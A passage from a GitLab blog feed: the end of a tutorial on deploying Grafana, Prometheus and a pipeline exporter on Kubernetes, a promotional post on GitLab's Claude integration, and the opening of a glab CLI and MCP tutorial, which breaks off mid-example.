</span></span><span class="line" line="41"><span style="--shiki-default:#22863A">            name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana-datasources
</span></span><span class="line" line="42"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">dashboards
</span></span><span class="line" line="43"><span style="--shiki-default:#22863A">          configMap</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="44"><span style="--shiki-default:#22863A">            name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana-dashboards
</span></span><span class="line" line="45"><span style="--shiki-default:#6F42C1">---
</span></span><span class="line" line="46"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">v1
</span></span><span class="line" line="47"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Service
</span></span><span class="line" line="48"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="49"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="50"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="51"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="52"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="53"><span style="--shiki-default:#22863A">    app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="54"><span style="--shiki-default:#22863A">  ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="55"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">3000
</span></span><span class="line" line="56"><span style="--shiki-default:#22863A">      targetPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">3000
</span></span></code></pre><h3 id="_6-set-network-policy">6. Set network policy</h3><p>Restrict inter-pod traffic to only the required communication paths:</p><pre className="language-yaml shiki shiki-themes github-light" code="# network-policy.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: observability-policy
  namespace: gitlab-observability
spec:
  podSelector: {}
  policyTypes:
    - Ingress
  ingress:
    # Prometheus scrapes exporter and node-exporter
    - from:
        - podSelector:
            matchLabels:
              app: prometheus
      ports:
        - port: 8080
        - port: 9100
    # Grafana queries Prometheus
    - from:
        - podSelector:
            matchLabels:
              app: grafana
      ports:
        - port: 9090
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># network-policy.yaml
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">networking.k8s.io/v1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">NetworkPolicy
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">observability-policy
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  podSelector</span><span style="--shiki-default:#24292E">: {}
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">  policyTypes</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#032F62">Ingress
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">  ingress</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="12"><span style="--shiki-default:#6A737D">    # Prometheus scrapes exporter and node-exporter
</span></span><span class="line" line="13"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">from</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">podSelector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">            matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">              app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="17"><span style="--shiki-default:#22863A">      ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="18"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">8080
</span></span><span class="line" line="19"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9100
</span></span><span class="line" line="20"><span style="--shiki-default:#6A737D">    # Grafana queries Prometheus
</span></span><span class="line" line="21"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">from</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="22"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">podSelector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="23"><span style="--shiki-default:#22863A">            matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="24"><span style="--shiki-default:#22863A">              app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="25"><span style="--shiki-default:#22863A">      ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="26"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9090
</span></span></code></pre><h3 id="_7-validate">7. Validate</h3><pre className="language-bash shiki shiki-themes github-light" code="kubectl get pods -n gitlab-observability
kubectl port-forward svc/grafana 3000:3000 -n gitlab-observability
curl http://localhost:3000/api/health
" language="bash" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> get</span><span style="--shiki-default:#032F62"> pods</span><span style="--shiki-default:#005CC5"> -n</span><span style="--shiki-default:#032F62"> gitlab-observability
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> port-forward</span><span style="--shiki-default:#032F62"> svc/grafana</span><span style="--shiki-default:#032F62"> 3000:3000</span><span style="--shiki-default:#005CC5"> -n</span><span style="--shiki-default:#032F62"> gitlab-observability
</span></span><span class="line" line="3"><span style="--shiki-default:#6F42C1">curl</span><span style="--shiki-default:#032F62"> http://localhost:3000/api/health
</span></span></code></pre><h2 id="configuration-reference">Configuration reference</h2><h3 id="exporter-configuration">Exporter configuration</h3><pre className="language-yaml shiki shiki-themes github-light" code="# gitlab-ci-pipelines-exporter.yml (ConfigMap: gcpe-config)
log:
  level: info
gitlab:
  url: https://gitlab.your-domain.com
  maximum_requests_per_second: 10
project_defaults:
  pull:
    pipeline:
      jobs:
        enabled: true
wildcards:
  - owner:
      name: your-group-name
      kind: group
    archived: false
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># gitlab-ci-pipelines-exporter.yml (ConfigMap: gcpe-config)
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">log</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">  level</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">info
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">gitlab</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  url</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">https://gitlab.your-domain.com
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  maximum_requests_per_second</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">10
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">project_defaults</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  pull</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">    pipeline</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">      jobs</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">        enabled</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">true
</span></span><span class="line" line="12"><span style="--shiki-default:#22863A">wildcards</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="13"><span style="--shiki-default:#24292E">  - </span><span style="--shiki-default:#22863A">owner</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">      name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">your-group-name
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">      kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">group
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">    archived</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false
</span></span></code></pre><h3 id="prometheus-configuration">Prometheus configuration</h3><pre className="language-yaml shiki shiki-themes github-light" code="# prometheus.yml (ConfigMap: prometheus-config)
global:
  scrape_interval: 15s
scrape_configs:
  - job_name: &#39;gitlab-ci-pipelines-exporter&#39;
    static_configs:
      - targets: [&#39;gitlab-ci-pipelines-exporter:8080&#39;]
  - job_name: &#39;node-exporter&#39;
    static_configs:
      - targets: [&#39;node-exporter:9100&#39;]
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># prometheus.yml (ConfigMap: prometheus-config)
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">global</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">  scrape_interval</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">15s
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">scrape_configs</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#24292E">  - </span><span style="--shiki-default:#22863A">job_name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;gitlab-ci-pipelines-exporter&#39;
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">    static_configs</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="7"><span style="--shiki-default:#24292E">      - </span><span style="--shiki-default:#22863A">targets</span><span style="--shiki-default:#24292E">: [</span><span style="--shiki-default:#032F62">&#39;gitlab-ci-pipelines-exporter:8080&#39;</span><span style="--shiki-default:#24292E">]
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">  - </span><span style="--shiki-default:#22863A">job_name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;node-exporter&#39;
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">    static_configs</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#24292E">      - </span><span style="--shiki-default:#22863A">targets</span><span style="--shiki-default:#24292E">: [</span><span style="--shiki-default:#032F62">&#39;node-exporter:9100&#39;</span><span style="--shiki-default:#24292E">]
</span></span></code></pre><h3 id="grafana-data-sources">Grafana data sources</h3><pre className="language-yaml shiki shiki-themes github-light" code="# datasources.yml (ConfigMap: grafana-datasources)
apiVersion: 1
datasources:
  - name: Prometheus
    type: prometheus
    access: proxy
    url: http://prometheus:9090
    isDefault: true
# dashboards.yml (ConfigMap: grafana-dashboards-provider)
apiVersion: 1
providers:
  - name: &#39;default&#39;
    folder: &#39;GitLab CI/CD&#39;
    type: file
    options:
      path: /var/lib/grafana/dashboards
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># datasources.yml (ConfigMap: grafana-datasources)
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">datasources</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="4"><span style="--shiki-default:#24292E">  - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Prometheus
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">    type</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">    access</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">proxy
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">    url</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">http://prometheus:9090
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">    isDefault</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">true
</span></span><span class="line" line="9"><span style="--shiki-default:#6A737D"># dashboards.yml (ConfigMap: grafana-dashboards-provider)
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">1
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">providers</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="12"><span style="--shiki-default:#24292E">  - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;default&#39;
</span></span><span class="line" line="13"><span style="--shiki-default:#22863A">    folder</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;GitLab CI/CD&#39;
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">    type</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">file
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">    options</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">      path</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/var/lib/grafana/dashboards
</span></span></code></pre><h2 id="key-metrics">Key metrics</h2><h3 id="pipeline-exporter-metrics">Pipeline Exporter metrics</h3><table><thead><tr><th align="left">Metric</th><th align="left">Description</th></tr></thead><tbody><tr><td align="left"><code className="">gitlab_ci_pipeline_duration_seconds</code></td><td align="left">Pipeline execution time</td></tr><tr><td align="left"><code className="">gitlab_ci_pipeline_status</code></td><td align="left">Pipeline success/failure by project</td></tr><tr><td align="left"><code className="">gitlab_ci_pipeline_job_duration_seconds</code></td><td align="left">Individual job execution time</td></tr><tr><td align="left"><code className="">gitlab_ci_pipeline_job_status</code></td><td align="left">Job success/failure status</td></tr><tr><td align="left"><code className="">gitlab_ci_pipeline_job_artifact_size_bytes</code></td><td align="left">Artifact storage consumption</td></tr><tr><td align="left"><code className="">gitlab_ci_pipeline_coverage</code></td><td align="left">Code coverage percentage</td></tr><tr><td align="left"><code className="">gitlab_ci_environment_deployment_count</code></td><td align="left">Deployment frequency</td></tr><tr><td align="left"><code className="">gitlab_ci_environment_deployment_duration_seconds</code></td><td align="left">Deployment execution time</td></tr><tr><td align="left"><code className="">gitlab_ci_environment_behind_commits_count</code></td><td align="left">Environment drift from main</td></tr></tbody></table><h3 id="node-exporter-metrics">Node Exporter metrics</h3><table><thead><tr><th align="left">Metric</th><th align="left">Description</th></tr></thead><tbody><tr><td align="left"><code className="">node_cpu_seconds_total</code></td><td align="left">CPU utilization</td></tr><tr><td align="left"><code className="">node_memory_MemAvailable_bytes</code></td><td align="left">Available memory</td></tr><tr><td align="left"><code className="">node_filesystem_avail_bytes</code></td><td align="left">Disk space available</td></tr><tr><td align="left"><code className="">node_load1</code></td><td align="left">1-minute load average</td></tr></tbody></table><h2 id="troubleshooting">Troubleshooting</h2><h3 id="air-gapped-grafana-plugin-installation">Air-gapped Grafana plugin installation</h3><p>For offline environments, install plugins manually. Example for Kubernetes:</p><pre className="language-bash shiki shiki-themes github-light" code="# Copy plugin zip into the Grafana pod
kubectl cp grafana-polystat-panel-2.1.16.zip \
  gitlab-observability/grafana-&lt;pod-id&gt;:/tmp/
# Extract plugin
kubectl exec -it -n gitlab-observability deploy/grafana -- \
  sh -c &quot;unzip /tmp/grafana-polystat-panel-2.1.16.zip -d /var/lib/grafana/plugins/&quot;
# Restart Grafana pod
kubectl rollout restart deployment/grafana -n gitlab-observability
# Verify installation
kubectl exec -it -n gitlab-observability deploy/grafana -- \
  ls -al /var/lib/grafana/plugins/
" language="bash" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># Copy plugin zip into the Grafana pod
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> cp</span><span style="--shiki-default:#032F62"> grafana-polystat-panel-2.1.16.zip</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="3"><span style="--shiki-default:#032F62">  gitlab-observability/grafana-</span><span style="--shiki-default:#D73A49">&lt;</span><span style="--shiki-default:#032F62">pod-i</span><span style="--shiki-default:#24292E">d</span><span style="--shiki-default:#D73A49">&gt;</span><span style="--shiki-default:#032F62">:/tmp/
</span></span><span class="line" line="4"><span style="--shiki-default:#6A737D"># Extract plugin
</span></span><span class="line" line="5"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> exec</span><span style="--shiki-default:#005CC5"> -it</span><span style="--shiki-default:#005CC5"> -n</span><span style="--shiki-default:#032F62"> gitlab-observability</span><span style="--shiki-default:#032F62"> deploy/grafana</span><span style="--shiki-default:#005CC5"> --</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="6"><span style="--shiki-default:#032F62">  sh</span><span style="--shiki-default:#005CC5"> -c</span><span style="--shiki-default:#032F62"> &quot;unzip /tmp/grafana-polystat-panel-2.1.16.zip -d /var/lib/grafana/plugins/&quot;
</span></span><span class="line" line="7"><span style="--shiki-default:#6A737D"># Restart Grafana pod
</span></span><span class="line" line="8"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> rollout</span><span style="--shiki-default:#032F62"> restart</span><span style="--shiki-default:#032F62"> deployment/grafana</span><span style="--shiki-default:#005CC5"> -n</span><span style="--shiki-default:#032F62"> gitlab-observability
</span></span><span class="line" line="9"><span style="--shiki-default:#6A737D"># Verify installation
</span></span><span class="line" line="10"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> exec</span><span style="--shiki-default:#005CC5"> -it</span><span style="--shiki-default:#005CC5"> -n</span><span style="--shiki-default:#032F62"> gitlab-observability</span><span style="--shiki-default:#032F62"> deploy/grafana</span><span style="--shiki-default:#005CC5"> --</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="11"><span style="--shiki-default:#032F62">  ls</span><span style="--shiki-default:#005CC5"> -al</span><span style="--shiki-default:#032F62"> /var/lib/grafana/plugins/
</span></span></code></pre><h2 id="enterprise-considerations">Enterprise considerations</h2><p>For regulated industries, ensure:</p><ul><li><strong>Token security:</strong> Store GitLab Personal Access Tokens in a dedicated secrets manager rather than hardcoded in ConfigMaps. Enforce token rotation policies and limit scope to <strong>read_api</strong> only.</li><li><strong>Network segmentation:</strong> Deploy behind a reverse proxy with TLS termination. In Kubernetes, use an Ingress controller with automated certificate provisioning.</li><li><strong>Authentication:</strong> Configure Grafana with your organization&#39;s identity provider (SAML, LDAP, or OAuth/OIDC) to enforce role-based access control on dashboards.</li></ul><h2 id="why-gitlab">Why GitLab?</h2><p>GitLab&#39;s API-first design enables custom observability solutions that complement native capabilities like Value Stream Analytics and DORA metrics. The open architecture allows organizations to integrate proven open-source tooling — like the gitlab-ci-pipelines-exporter — directly with their existing enterprise infrastructure, without disrupting established workflows.</p><p>As your observability maturity grows, GitLab&#39;s built-in Observability capabilities provide a natural next step — offering deeper, integrated visibility without additional tooling. Learn more about what&#39;s available natively in the platform for <a href="https://docs.gitlab.com/operations/observability/observability/" rel="">GitLab Observability</a>.</p><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Paul Meresanu</name>
            <uri>https://about.gitlab.com/blog/authors/paul-meresanu/</uri>
        </author>
        <published>2026-04-28T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab and Anthropic: Governed AI for enterprise development]]></title>
        <id>https://about.gitlab.com/blog/gitlab-and-anthropic-governed-ai-for-enterprise-development/</id>
        <link href="https://about.gitlab.com/blog/gitlab-and-anthropic-governed-ai-for-enterprise-development/"/>
        <updated>2026-04-28T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>For enterprise and public sector leaders, the tension is familiar: Software teams need to move faster with AI, while security, compliance, and regulatory expectations only get more stringent. GitLab deepens its Anthropic Claude integration so organizations get access to newly released Claude models inside GitLab’s intelligent orchestration platform where governance, compliance, and auditability already run.</p><p>Claude powers capabilities across GitLab Duo Agent Platform as the default model out of the box, across a variety of use cases from code generation and review to agentic chat and vulnerability resolution. If you&#39;ve used GitLab Duo, you&#39;ve already experienced how Duo agents automate workflows across the entire software development lifecycle (SDLC).</p><p>This accelerates the integration of Claude’s capabilities into GitLab, broadens how enterprises can deploy them, and reinforces what makes GitLab fundamentally different as a platform for software development and engineering: governance, compliance, and auditability built into every AI interaction.</p><blockquote><p>&quot;GitLab Duo has accelerated how our teams plan, build, and ship software. The combination of Anthropic&#39;s Claude and GitLab&#39;s platform means we&#39;re getting more capable AI without changing how we work or how it is governed.&quot;</p><p>– Mans Booijink, Operations Manager, Cube</p></blockquote><h2 id="the-real-differentiator-governed-ai">The real differentiator: Governed AI</h2><p>With GitLab, governance controls and auditing are built into the SDLC. When Claude suggests a code change through the GitLab Duo Agent Platform, that suggestion flows through the same merge request process, the same approval rules, the same security scanning, and the same audit trail as every other change. AI doesn&#39;t get a shortcut around your controls. It operates within them.</p><p>As GitLab moves deeper into agentic software development, where AI autonomously handles well-defined tasks, the governance layer becomes more important. An AI agent that can open a merge request, help resolve a vulnerability, or refactor a service needs to be auditable, attributable, and subject to the same policy enforcement as a human developer. That requirement is an architectural decision GitLab made from the start, and one that grows more consequential as AI agents take on broader responsibilities.</p><h2 id="enterprise-deployment-flexibility">Enterprise deployment flexibility</h2><p>This also expands how organizations access the latest Claude models through GitLab. Claude is available within GitLab through Google Cloud&#39;s Vertex AI and Amazon Bedrock, which means enterprises can route AI workloads through the hyperscaler commitments and cloud governance frameworks they already have in place. No separate vendor contract. No new data residency questions. Your existing Google Cloud or AWS relationship is the on-ramp.</p><p>GitLab is now also available in the <a href="https://claude.com/platform/marketplace" rel="">Claude Marketplace</a>, allowing customers to purchase GitLab Credits and apply them toward existing Anthropic spending commitments – consolidating AI spend and simplifying how teams discover and procure GitLab alongside their Anthropic investments.</p><h2 id="advancing-an-agentic-future">Advancing an agentic future</h2><p>GitLab&#39;s vision for agentic software development, where AI handles defined tasks autonomously across planning, coding, testing, securing, and deploying, requires models with strong reasoning, reliability, and safety characteristics. It also requires a platform where those autonomous actions are fully governed.</p><p>Agentic workflows demand models with strong reasoning, reliability, and safety characteristics, criteria that guide how GitLab selects and integrates AI model partners. And GitLab&#39;s governance framework helps ensure that as AI agents assume more advanced development work, enterprises maintain full visibility and control over what those agents do, when they do it, and how changes are tracked.</p><h2 id="what-this-means-for-gitlab-customers">What this means for GitLab customers</h2><p>If you&#39;re already using GitLab Duo Agent Platform, you&#39;ll get access to Claude models and deeper AI assistance across your software development lifecycle, all within the governance framework you already rely on.</p><p>If you&#39;re evaluating AI-powered software development platforms, you shouldn&#39;t have to choose between advanced AI capabilities and enterprise control. This strategic integration is built to deliver both.</p><blockquote><p>Want to learn more about GitLab Duo Agent Platform? <a href="https://about.gitlab.com/gitlab-duo-agent-platform/" rel="">Get a demo or start a free trial today</a>.</p></blockquote>]]></content>
        <author>
            <name>Stuart Moncada</name>
            <uri>https://about.gitlab.com/blog/authors/stuart-moncada/</uri>
        </author>
        <published>2026-04-28T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Give your AI agent direct, structured GitLab access with glab CLI]]></title>
        <id>https://about.gitlab.com/blog/give-your-ai-agent-direct-structured-gitlab-access-with-glab-cli/</id>
        <link href="https://about.gitlab.com/blog/give-your-ai-agent-direct-structured-gitlab-access-with-glab-cli/"/>
        <updated>2026-04-27T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>When teams use GitLab Duo, Claude, Cursor, and other AI assistants, more of the development workflow runs through an AI agent acting on your behalf — reading issues, reviewing merge requests, running pipelines, and helping you ship faster. Most developers are already using the GitLab CLI (<code className="">glab</code>) from the terminal to interact with GitLab. Combining the two is a natural next step.</p><p>The problem is that without the right tools, AI agents are essentially guessing when it comes to your GitLab projects. They might hallucinate the details of an issue they&#39;ve never seen, summarize a merge request based on stale training data rather than its actual state, or require you to manually copy context from a browser tab and paste it into a chat window just to get started. Every one of those workarounds is friction: it slows you down, introduces the possibility of error, and puts a hard ceiling on what your agent can actually do on your behalf. <code className="">glab</code> changes that by giving agents a direct, reliable interface to your projects.</p><p>With <code className="">glab</code>, your agent fetches what it needs directly from GitLab, acts on it, and reports back — so you spend less time relaying information and more time on the work that matters.</p><p>In this tutorial, you&#39;ll learn how to use <code className="">glab</code> to give AI agents structured, reliable access to your GitLab projects. You&#39;ll also discover how that unlocks a faster, more capable development workflow.</p><h2 id="how-to-connect-your-ai-agent-to-gitlab-through-mcp">How to connect your AI agent to GitLab through MCP</h2><p>The most direct way to supercharge your AI workflow is to give your AI agent native access to <code className="">glab</code> through Model Context Protocol (<a href="https://about.gitlab.com/topics/ai/model-context-protocol/" rel="">MCP</a>).</p><p>MCP is an open standard that lets AI tools discover and use external capabilities at runtime. Once connected, your AI assistant can read issues, comment on merge requests, check pipeline status, and write back to GitLab, all without copying anything from the UI or writing a single API call yourself.</p><p>To get started, run:</p><pre className="language-shell shiki shiki-themes github-light" code="# Start the glab MCP server
glab mcp serve
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># Start the glab MCP server
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mcp</span><span style="--shiki-default:#032F62"> serve
</span></span></code></pre><p>Once your MCP client is configured, your AI can answer questions like <em>&quot;What&#39;s the status of my open MRs?&quot;</em> or <em>&quot;Are there any failing pipelines on main?&quot;</em> by querying GitLab directly, not scraping the web UI, not relying on stale training data. See the <a href="https://docs.gitlab.com/cli/" rel="">full setup docs</a> for configuration steps for Claude Code, Cursor, and other editors.</p><p>One detail worth knowing: <code className="">glab</code> automatically adds <code className="">--output json</code> when invoked through MCP, for any command that supports it. Your agent gets clean, structured data without you needing to think about output formats. And because <code className="">glab</code> uses the official MCP SDK, it stays compatible as the
protocol evolves.</p><p>We&#39;ve also been deliberate about <em>which</em> commands are exposed through MCP. Commands that require interactive terminal input are intentionally
excluded, so your agent never gets stuck waiting for input that will never come. What&#39;s exposed is what actually works reliably in an agent context.</p><h2 id="let-your-ai-participate-in-code-review">Let your AI participate in code review</h2><p>Most developers have a backlog of MRs waiting for review. It&#39;s one of the most time-consuming parts of the job and one of the best places to put
AI to work. With <code className="">glab</code>, your agent doesn&#39;t just observe your review queue, it can work through it with you.</p><h3 id="see-exactly-what-still-needs-addressing">See exactly what still needs addressing</h3><p>Start with this:</p><pre className="language-shell shiki shiki-themes github-light" code="glab mr view 2677 --comments --unresolved --output json
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mr</span><span style="--shiki-default:#032F62"> view</span><span style="--shiki-default:#005CC5"> 2677</span><span style="--shiki-default:#005CC5"> --comments</span><span style="--shiki-default:#005CC5"> --unresolved</span><span style="--shiki-default:#005CC5"> --output</span><span style="--shiki-default:#032F62"> json
</span></span></code></pre><p>This input returns the full MR: metadata, description, and every
unresolved discussion, as a single structured JSON payload. Hand that to
your AI and it has everything it needs: which threads are open, what the
reviewer asked for, and in what context. No tab-switching, no copy-pasting
individual comments.</p><pre className="language-json shiki shiki-themes github-light" code="{
  &quot;id&quot;: 2677,
  &quot;title&quot;: &quot;feat: add OAuth2 support&quot;,
  &quot;state&quot;: &quot;opened&quot;,
  &quot;author&quot;: { &quot;username&quot;: &quot;jdwick&quot; },
  &quot;labels&quot;: [&quot;backend&quot;, &quot;needs-review&quot;],
  &quot;blocking_discussions_resolved&quot;: false,
  &quot;discussions&quot;: [
    {
      &quot;id&quot;: &quot;3107030349&quot;,
      &quot;resolved&quot;: false,
      &quot;notes&quot;: [
        {
          &quot;author&quot;: { &quot;username&quot;: &quot;dmurphy&quot; },
          &quot;body&quot;: &quot;This error handling will swallow panics — consider wrapping with recover()&quot;,
          &quot;created_at&quot;: &quot;2026-03-14T09:23:11.000Z&quot;
        }
      ]
    },
    {
